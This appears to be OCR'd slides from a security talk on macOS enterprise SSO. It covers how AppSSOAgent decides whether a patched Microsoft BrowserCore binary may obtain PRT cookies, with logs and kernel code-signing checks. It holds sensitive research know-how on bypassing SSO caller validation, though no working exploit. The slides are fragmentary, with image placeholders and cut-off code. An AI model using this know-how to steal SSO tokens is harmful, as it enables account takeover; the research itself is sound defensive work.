3. Managed app check via Enable_SSO_On_All_ManagedApps

4. Whitelist check (AppAllowList + _defaultBundleIdentifierWhiteList)

5. Prefix allow check (com.microsoft., com.apple.)

6. Default: ❌ Deny SSO




# 🤔 So... where do Bundle ID & Team ID come from?

# Review the Log


```
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] bundleIdentifier: CPCopyBundleIdentifierAndTeamFromAuditToken() failed, trying SecTaskCopySigningIdentifier()
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] bundleIdentifier: SecTaskCopySigningIdentifier() failed, falling back to manual lookup
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on SOAgentUtils
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on SOAgentUtils
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] 66678: (null) is managed: NO
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] teamIdentifier: (null), error: (null)
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on SOAgentUtils
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on SOAgentUtils
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _localizedNameForPath:] /path/to/BrowserCore_patched -> BrowserCore_patched on SOAgentUtils
```

# We are here!


Chrome
ADAuthentication
BrokerMacOS
Browsercore
AppSSOAgent
(MacOS)
Mac SSO Extension
PRT Cookie

# macOS Kernel & Security

- darling-security/sectask/SecTask.c
  - Wraps system calls into high-level security API
- darwin-xnu/bsd/kern/kern_proc.c
  - Low-level process info & validation
- These two layers define who you are in macOS security logic




# darwin-xnu/bsd/kern/kern_proc.c

```
case CS_OPS_TEAMID: {
        const char *ide
```

```
if ((pt->p_csflags & (CS_VALID | CS_DEBUGGED)) == 0
        proc_unlock(pt);
        error = EINVAL;
        break;
}
```

# Two Different Callers in SSO Flow

- Caller of BrowserCore





  - A browser (e.g. Chrom
  - Parent in the parent pr this is the part we patched

- Caller of AppSSOAgent
  - BrowserCore (or a similar implementation by third-party vendors)
  - Requires CS_VALID or CS_DEBUGGED to retrieve the caller's Team ID


# Team ID Spoofing Is Extremely Difficult

- Team ID is cryptographically derived from a valid Apple Developer certificate
- SecTask enforces code signature integrity before returning identity
- Debug mode allows access, but requires high privileges

# SSO Flow of BrowserCore_patched




# SSO Flow of BrowserCore_patched





> Patch applied

# SSO Flow of BrowserCore_patched





- Patch applied
- Signature invalid

# SSO Flow of BrowserCore_patched





- Patch applied
- Signature invalid
- csops_internal() fails

# SSO Flow of BrowserCore_patched




- Patch applied
